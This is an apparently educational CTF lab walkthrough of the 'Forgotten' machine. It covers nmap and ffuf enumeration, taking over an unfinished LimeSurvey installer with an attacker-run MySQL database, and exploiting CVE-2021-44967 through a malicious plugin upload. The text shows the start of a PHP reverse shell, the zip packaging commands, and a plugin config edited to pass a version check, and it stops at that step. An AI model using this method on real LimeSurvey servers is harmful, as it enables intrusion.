
Overview
The machine starts by directory fuzzing that reveals a LimeSurvey instance left in installer mode, allowing us to complete setup with attacker-controlled database credentials to find the admin panel and exploit CVE-2021-44967 via malicious plugin upload to get RCE as limesvc inside a docker container, enumerating env variables leaks ssh credentials to pivot to the host, then abusing a writable docker bind mount over the limesurvey directory with sudo inside the container to drop a SUID bash binary that reflects on the host to get shell as root
Enumeration
as usual we're gonna start with nmap scan
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/forgotten]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.9.197
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-06 10:40 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:40
Completed NSE at 10:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:40
Completed NSE at 10:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:40
Completed NSE at 10:40, 0.01s elapsed
Initiating Ping Scan at 10:40
Scanning 10.129.9.197 [2 ports]
Completed Ping Scan at 10:40, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:40
Completed Parallel DNS resolution of 1 host. at 10:40, 0.11s elapsed
Initiating Connect Scan at 10:40
Scanning 10.129.9.197 [1000 ports]
Discovered open port 22/tcp on 10.129.9.197
Discovered open port 80/tcp on 10.129.9.197
Increasing send delay for 10.129.9.197 from 0 to 5 due to max_successful_tryno increase to 4
Completed Connect Scan at 10:41, 27.19s elapsed (1000 total ports)
Initiating Service scan at 10:41
Scanning 2 services on 10.129.9.197
Completed Service scan at 10:41, 6.41s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.9.197.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:41
Completed NSE at 10:41, 5.98s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:41
Completed NSE at 10:41, 0.93s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:41
Completed NSE at 10:41, 0.00s elapsed
Nmap scan report for 10.129.9.197
Host is up, received syn-ack (0.31s latency).
Scanned at 2026-06-06 10:40:44 PDT for 41s
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 28:c7:f1:96:f9:53:64:11:f8:70:55:68:0b:e5:3c:22 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMIbLmW6I3vlf8QRrAaFLhH3Ao7CFIvqPPmQG0Z14i0SlPfX9IZobRkjLOB0ncKb5oQ/0SXLnU60rnUe+7Xe6BU=
| 256 02:43:d2:ba:4e:87:de:77:72:ce:5a:fa:86:5c:0d:f4 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICGL/2c6HVh+6F9RbNsZpoYJ2jv4C8SGqtskv0GGuU2P
80/tcp open  http    syn-ack Apache httpd 2.4.56
| _http-title: 403 Forbidden
| http-methods:
| _ Supported Methods: GET POST OPTIONS HEAD
| _http-server-header: Apache/2.4.56 (Debian)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:41
Completed NSE at 10:41, 0.03s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:41
Completed NSE at 10:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:41
Completed NSE at 10:41, 0.02s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.83 seconds
and we got only 2 ports running 22 for ssh running OpenSSH8.9 and HTTP without any virtual hosting at least that we know of so far
Website
trying to access the website main directory we get forbidden for it and here we can try a lot of things, HTTP method tampering or what's known as verb tampering and we can also fuzz for directories so lets start with fuzzing then move on to manipulating requests if we got nothing

and as you can see we got a directory called survery which returns 301 instead of the 4xx status code
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/forgotten]
└──╼ [★]$ ffuf -u http://10.129.9.197/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.9.197/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.html                   [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 3619ms]
.htm                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4629ms]
survey [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 181ms]
.                       [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 131ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 126ms]
.htc                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 117ms]
.html_var_DE            [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 111ms]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 133ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 99ms]
.html.                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 136ms]
.html.html              [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 140ms]
.htpasswds              [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 99ms]
.htm.                   [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 116ms]
.htmll                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 120ms]
.html.old               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 140ms]
.ht                     [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 109ms]
.html.bak               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 134ms]
.htm.htm                [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 379ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 98ms]
.html1                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 115ms]
.htgroup                [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 116ms]
.html.LCK               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 125ms]
.html.printable         [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 137ms]
.htm.LCK                [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 121ms]
.htx                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 109ms]
.htmls                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 113ms]
.html.php               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 127ms]
.htaccess.bak           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 134ms]
.htlm                   [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 118ms]
.html-                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 118ms]
.htuser                 [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 132ms]
.htm2                   [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 135ms]

and we git a different page, running a service called LimeSurvey and it needs us to complete installation

this page leaks the version and some configuration on the target system that we might need later

I filled this page with the username root and password root and the name to be test cause i don't think it matters

After this It'll prompt that the database doesn't exist but LimeSurvey can create it for us so I'll ask it to do it
the attempt to create the database on the target's localhost didn't work so I will pull mysql docker image install it and use it to create the database instead to see if it'll work
I ran a sql container
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/forgotten]
└──╼ [★]$ sudo docker run -p 3306:3306 --name slim-mysql --rm -e MYSQL_ROOT_PASSWORD=jimmex mysql/mysql-server:8.0
[Entrypoint] MySQL Docker Image 8.0.32-1.2.11-server
[Entrypoint] Initializing database
2026-06-06T18:25:22.436559Z 0 [Warning] [MY-011068] [Server] The syntax '--skip-host-cache' is deprecated and will be removed in a future release. Please use SET GLOBAL host_cache_size=0 instead.
2026-06-06T18:25:22.436724Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.32) initializing of server in progress as process 18
2026-06-06T18:25:22.460689Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
2026-06-06T18:25:23.432351Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
2026-06-06T18:25:25.054356Z 6 [Warning] [MY-010453] [Server] root@localhost is created with an empty password ! Please consider switching off the --initialize-insecure option.
[Entrypoint] Database initialized
2026-06-06T18:25:30.329223Z 0 [Warning] [MY-011068] [Server] The syntax '--skip-host-cache' is deprecated and will be removed in a future release. Please use SET GLOBAL host_cache_size=0 instead.
2026-06-06T18:25:30.332207Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.32) starting as process 59
2026-06-06T18:25:30.361766Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
2026-06-06T18:25:30.671842Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
2026-06-06T18:25:31.054381Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self signed.
2026-06-06T18:25:31.054452Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted connections are now supported for this channel.
2026-06-06T18:25:31.092899Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Socket: /var/run/mysqld/mysqlx.sock
2026-06-06T18:25:31.092954Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.32' socket: '/var/lib/mysql/mysql.sock' port: 0 MySQL Community Server - GPL.
Warning: Unable to load '/usr/share/zoneinfo/iso3166.tab' as time zone. Skipping it.
Warning: Unable to load '/usr/share/zoneinfo/leapseconds' as time zone. Skipping it.
Warning: Unable to load '/usr/share/zoneinfo/tzdata.zi' as time zone. Skipping it.
Warning: Unable to load '/usr/share/zoneinfo/zone.tab' as time zone. Skipping it.
Warning: Unable to load '/usr/share/zoneinfo/zone1970.tab' as time zone. Skipping it.

[Entrypoint] ignoring /docker-entrypoint-initdb.d/*

2026-06-06T18:25:34.247061Z 11 [System] [MY-013172] [Server] Received SHUTDOWN from user root. Shutting down mysqld (Version: 8.0.32).
2026-06-06T18:25:36.256317Z 0 [System] [MY-010910] [Server] /usr/sbin/mysqld: Shutdown complete (mysqld 8.0.32) MySQL Community Server - GPL.
[Entrypoint] Server shut down

[Entrypoint] MySQL init process done. Ready for start up.

[Entrypoint] Starting MySQL 8.0.32-1.2.11-server
2026-06-06T18:25:37.557276Z 0 [Warning] [MY-011068] [Server] The syntax '--skip-host-cache' is deprecated and will be removed in a future release. Please use SET GLOBAL host_cache_size=0 instead.
2026-06-06T18:25:37.560694Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.32) starting as process 1
2026-06-06T18:25:37.582968Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
2026-06-06T18:25:37.891232Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
2026-06-06T18:25:38.158561Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self signed.
2026-06-06T18:25:38.158848Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted connections are now supported for this channel.
2026-06-06T18:25:38.192305Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Bind-address: '::' port: 33060, socket: /var/run/mysqld/mysqlx.sock
2026-06-06T18:25:38.192714Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.32' socket: '/var/lib/mysql/mysql.sock' port: 3306 MySQL Community Server - GPL.
we've got database created so I will populate it and finish installation
 and the last step administrator settings we got this
 so i changed the password to jimmex cause i didn't know what value was set there cause I am sure it isn't jimmex it was 7 characters and complete the setup
then move to the administrator page and login using the creds
so i changed the password to jimmex cause i didn't know what value was set there cause I am sure it isn't jimmex it was 7 characters and complete the setup
then move to the administrator page and login using the creds admin:login
 and we got the full version so let's find any vulnerabilities affecting it
CVE-2021-44967 (LimeSurvey RCE)
the application allows uploading zip files as plugin and it is vulnerable to RCE through this functionality
 and i found an exploit online that creates this zip file so lets modify it to get a revshell back
so modify the first part to your IP and port
and i found an exploit online that creates this zip file so lets modify it to get a revshell back
so modify the first part to your IP and port
  1 <?php$
  2 $
  3 set_time_limit (0);$
  4 $VERSION = "1.0";$
  5 $ip = '10.10.16.83';  // CHANGE THIS$
  6 $port = 4444;       // CHANGE THIS$
  7 $chunk_size = 1400;$
so lets zip it and upload it
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/forgotten/Limesurvey-RCE]
└──╼ [★]$ unzip -l Y1LD1R1M.zip
Archive: Y1LD1R1M.zip
  Length Date Time Name
--------- ---------- ----- ----
      756  2026-06-06 11:43   config.xml
     2428  2026-06-06 11:43   php-rev.php
--------- -------
     3184                     2 files
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/forgotten/Limesurvey-RCE]
└──╼ [★]$ zip Y1LD1R1M.zip config.xml php-rev.php
updating: config.xml (deflated 56%)
updating: php-rev.php (deflated 61%)
the original zipped file from the github got an xml (maybe used for description or something) file within it so i just compressed it back with the PHP after modification lets upload it and when I upload it i get that the version isn't compatible so lets take a look at this config file
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/forgotten/Limesurvey-RCE]
└──╼ [★]$ cat config.xml
<?xml version="1.0" encoding="UTF-8"?>
<config>
    <metadata>
        <name>Y1LD1R1M</name>
        <type>plugin</type>
        <creationDate>2020-03-20</creationDate>
        <lastUpdate>2020-03-31</lastUpdate>
        <author>Y1LD1R1M</author>
        <authorUrl>https://github.com/Y1LD1R1M-1337</authorUrl>
        <supportUrl>https://github.com/Y1LD1R1M-1337</supportUrl>
        <version>5.0</version>
        <license>GNU General Public License version 2 or later</license>
        <description>
                <![CDATA[Author : Y1LD1R1M]]></description>
    </metadata>

    <compatibility>
        <version>3.0</version>
        <version>4.0</version>
        <version>5.0</version>
    </compatibility>
    <updaters disabled="disabled"></updaters>
</config>
and as you can see it doesn't mention the version 6 so lets add this to the config file and maybe this is the only check it does to accept it
